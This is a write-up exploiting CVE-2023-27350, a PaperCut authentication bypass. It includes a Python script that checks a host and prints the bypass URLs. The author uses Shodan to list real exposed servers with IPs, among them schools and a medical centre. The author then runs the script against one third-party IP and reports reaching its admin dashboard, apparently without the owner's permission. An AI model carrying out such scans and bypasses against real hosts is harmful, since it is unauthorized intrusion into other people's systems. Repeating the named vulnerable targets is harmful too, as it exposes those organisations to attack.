Exploitation of CVE-2023-27350

Supitha Pathirana

CVE Information

CVE ID: CVE-2023-27350

Description: CVE-2023-27350 is an unauthenticated remote code execution vulnerability in PaperCut MF/NG print management software that allows attackers to bypass authentication and execute arbitrary code as SYSTEM on vulnerable targets.

Affected Software: PaperCut MF or NG 8.0 and later across all platforms. This includes the following versions,

- 8.0.0 to 19.2.7 (inclusive)
- 20.0.0 to 20.1.6 (inclusive)
- 21.0.0 to 21.2.10 (inclusive)
- 22.0.0 to 22.0.8 (inclusive)

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-27350

Vulnerability Description

A vulnerability in PaperCut NG version 22.0.5 (Build 63914) allows remote attackers to bypass authentication without requiring any user credentials. This flaw is found in the SetupCompleted class and is caused by improper access control. By exploiting this vulnerability, attackers can bypass authentication mechanisms and execute arbitrary code within the SYSTEM context.

Methodology

The exploitation process involved the following steps:

Visit the SetupCompleted page: A malicious actor must first visit the SetupCompleted page of the intended target, which will provide the adversary with authentication to the targeted PaperCut server.

Bypass the authentication: An attacker can bypass the authentication and access the page with admin permissions.

Create scripts in the application: After successfully bypassing the authentication, the attacker can create scripts in the PaperCut application that execute code.

Breakdown of the vulnerability:

1. Session Variable Creation:

   When a user logs in, the application creates a session variable called "userid" and sets its value to the authenticated user's username.

2. Data Retrieval Using a Session Variable:

   Throughout the application's code, the "userid" session variable is used to execute SELECT queries, retrieving data specific to the authenticated user.

3. Missing Authentication and Authorization Checks:


   The critical flaw in this setup is that the application fails to verify whether the user is genuinely authenticated and authorized before processing these queries.

4. Exploitation:

   This vulnerability can be exploited by manipulating the "userid" session variable. An attacker can deceive the application into displaying or granting access to user-specific data if proper authentication and authorization checks are not performed.

Proof of Concept (PoC)

First, I used shodan.io to find a vulnerable server which is exposed to the internet.



http.html:"papercut" port:9191

TOTAL RESULTS

807

TOP COUNTRIES

United States	169
China	86
United Kingdom	83
France	40
Spain	38
More...	

TOP ORGANIZATIONS

Aliyun Computing Co., LTD	40
Microsoft Corporation	31

Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.

PaperCut Login for MARYMOUNT SCHOOL 92200 2023-11-03T12:37:29.647028

176.176.71.53
Bouygues Telecom SA
France, Neuilly-sur-Seine


```
HTTP/1.1 200 OK
Date: Fri, 03 Nov 2023 12:37:29 GMT
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=node01x0t1slv2wby61kp4tz9d8cz5c558.node0; Path=/; HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache
Cache-Contro...
```

PaperCut Login for USD 215 Lakin School District 2023-11-03T12:29:59.505363

206.253.39.83
dsl-7-083.pld.com
High Plains Telecommunications, Inc.
United States, Syracuse

⚠ Vulnerabilities
CVE-2023-27350

```
HTTP/1.1 200 OK
Date: Fri, 03 Nov 2023 12:29:59 GMT
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=node013zofp5mpmfwvlrk17au73daz123.node0; Path=/; HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache
Cache-Control...
```



More...

TOP PRODUCTS

PaperCut MF	682
PaperCut NG	80
Jetty	4
PaperCut	1

United States, Berkeley

```
X-Content-Type-Options: nosniff
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=node0qsqpbaai2j0k1sbbl8gxrt4ha4014.node0; Path=/; HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache
Cache-Contro...
```


PaperCut Login for Trial License 2023-11-03T12:07:11.285253

50.210.165.98
Comcast Cable Communications, LLC
United States, Inkster


⚠ Vulnerabilities
CVE-2023-27350

```
HTTP/1.1 200 OK
Date: Fri, 03 Nov 2023 12:07:09 GMT
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=node01ughbwmd7e3kc1473m6u0w9zrq2.node0; Path=/; HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: no-cache
Cache-Control:...
```

After selecting a vulnerable server, I used the following python script to exploit this vulnerability,




```
  GNU nano 7.2                                                        vuln2.py
import requests
from bs4 import BeautifulSoup
import re
import pyfiglet

def vuln_version():
    # Print ASCII banner
    banner = pyfiglet.figlet_format("CVE-2023-27350", font="small")
    print(banner)
    print("made by: @MaanVader")
    print("updated: @Iman")
    print("")
    ip = input("Enter the IP address: ")
    url = f"http://{ip}:9191/app?service=page/SetupCompleted"

    try:
        response = requests.get(url)
        response.raise_for_status()  # Check for request success (HTTP status code 200)

        soup = BeautifulSoup(response.text, 'html.parser')
        text_div = soup.find('div', class_='text')

        if text_div:
            product_span = text_div.find('span', class_='product')

            # Search for the first span element containing a version number
            version_span = None
            for span in text_div.find_all('span'):
                version_match = re.match(r'^\d+\.\d+\.\d+$', span.text.strip())
                if version_match:
                    version_span = span
                    break

            if version_span is None:
                print('Not Vulnerable')
            else:
```



```
            if version_span is None:
                print('Not Vulnerable')
            else:
                version_str = version_span.text.strip()
                print('Version:', version_str)
                print('HTTP Status Code:', response.status_code)
                print(f"1) Visit this URL > {url}")
                print(f"2) Login Authentication Bypass > http://{ip}:9191/app?service=page/Dashboard")
        else:
            print('Element with class "text" not found in the HTML.')

    except requests.exceptions.RequestException as e:
        print(f"Error: {e}")

if __name__ == '__main__':
    vuln_version()
```

This Python script is designed to retrieve and analyze information from the PaperCut web page based on user-provided input. It prompts the user for an IP address. Using this IP address, it constructs a URL and makes an HTTP request to that URL. If the request was successful, the script parses the HTML content of the web page using soup. It looks for specific HTML elements, such as a "div" with the class "text" and a "span" with the class "product," and uses a regular expression to look for a version number within those elements. If a version number is found, the HTTP status code and two additional URLs are displayed.

Next, Using Kali-Linux I executed the above python script and entered the ip address of the vulnerable server I found from the shodan.io.



50.210.165.98

// LAST SEEN: 2023-11-03

General Information

Country	United States
City	Inkster
Organization	Comcast Cable Communications, LLC
ISP	Comcast Cable Communications, LLC
ASN	AS33668

Open Ports


80 9191 61616

// 80 / TCP -1578451035 | 2023-11-03T12:07:09.665166

Microsoft IIS httpd 10.0

```
HTTP/1.1 200 OK
Content-Length: 5093
Content-Type: text/html
Last-Modified: Sun, 10 Apr 2022 08:56:31 GMT
Accept-Ranges: bytes
```


https://www.shodan.io/search?query=product%3A"Microsoft+IIS+httpd"



```
┌──(supitha㉿kali)-[~/Desktop/CVE/CVE-2023-27350-POC]
└─$ python3 vuln2.py
  _____   _____    ___ __ ___ ____    ___ ______ ___  
 / __\ \ / / __|__|_  )  \_  )__ /___|_  )__  |__ / __|/  \ 
| (__ \ V /| _|___/ / () / / |_ \___|/ / / / |_ \__ \ () |
 \___| \_/ |___| /___\__/___|___/   /___|/_/ |___/___/\__/ 

made by: @MaanVader
updated: @Iman

Enter the IP address: 50.210.165.98
Version: 22.0.8
HTTP Status Code: 200
1) Visit this URL > http://50.210.165.98:9191/app?service=page/SetupCompleted
2) Login Authentication Bypass > http://50.210.165.98:9191/app?service=page/Dashboard
```

Then respectively visit the given URLs to access the web page,

1.



The setup process is complete.


The system has started synchronizing all user accounts. The initial import may take few minutes on larger systems. You should see the status of this task in a popup window. If you can't see this window, please ensure your browser is set to allow popups from this server.

The printers on this server will be added to the system within the next minute.

□ Please uncheck this box if you do not wish to share system usage data with us.
PaperCut takes privacy seriously, check out our privacy policy.

PaperCut NG 22.0.8 (Build 65201 2022-12-14)
Print Management Software
PaperCut NG trial license, 37 days remaining.
© Copyright 1999-2023, PaperCut Software Pty Ltd. All rights reserved.

2.



WHAT'S NEXT?

Add some groups
User groups can be used to manage initial balances and settings, quotas, access rights and more. Go to the Groups tab →

Configure printer costs
Charge more for your expensive-to-run printers and less for your cheaper ones. Provide discounts for duplex and grayscale printing. Go to the Printers tab →

Set up Mobile & BYOD printing
Plan your mobile device print management strategy. Go to Enable Printing -> Mobile & BYOD →

Set up email notifications
Get notified when printers error. E users when their balance is low. Configure notifications at Optio Notifications →


System Status

System uptime	3d 2h
Users	0
Printers	0
Recent errors	0

Pages Printed (per day, last 30 days)

Now you can view the admin dashboard as you have logged into the system as an admin.

Risk Assessment




CVSS 3.x Severity and Metrics:

NIST: NVD	**Base Score:** 9.8 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CNA: Zero Day Initiative	**Base Score:** 9.8 CRITICAL	**Vector:** CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: It is possible that the NVD CVSS may not match that of the CNA. The most common reason for this is that publicly available information does not provide sufficient detail or that information simply was not available at the time the CVSS vector string was assigned.

Based on data from Shodan.io, there are currently 6614 PaperCut hosts that are exposed to the internet and may be vulnerable to the CVE-2023-27350 exploit.



TOTAL RESULTS

6,614

TOP COUNTRIES

United States	1,567
China	482
Japan	405
United Kingdom	403
France	329

More...

TOP PORTS

Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.


Dallas Allergy &amp; Asthma Center 2023-11-03T13:24:42.882094

107.180.50.178
178.50.180.107.host.se
cureserver.net
daac-prc.com
www.daac-prc.com
GoDaddy.com, LLC
United States, Ashburn

SSL Certificate
Issued By:
|- Common Name: **Go Daddy Secure Certificate Authority - G2**
|- Organization: **GoDaddy.com, Inc.**
Issued To:
|- Common Name: **daac-prc.com**
Supported SSL Versions: **TLSv1.2**
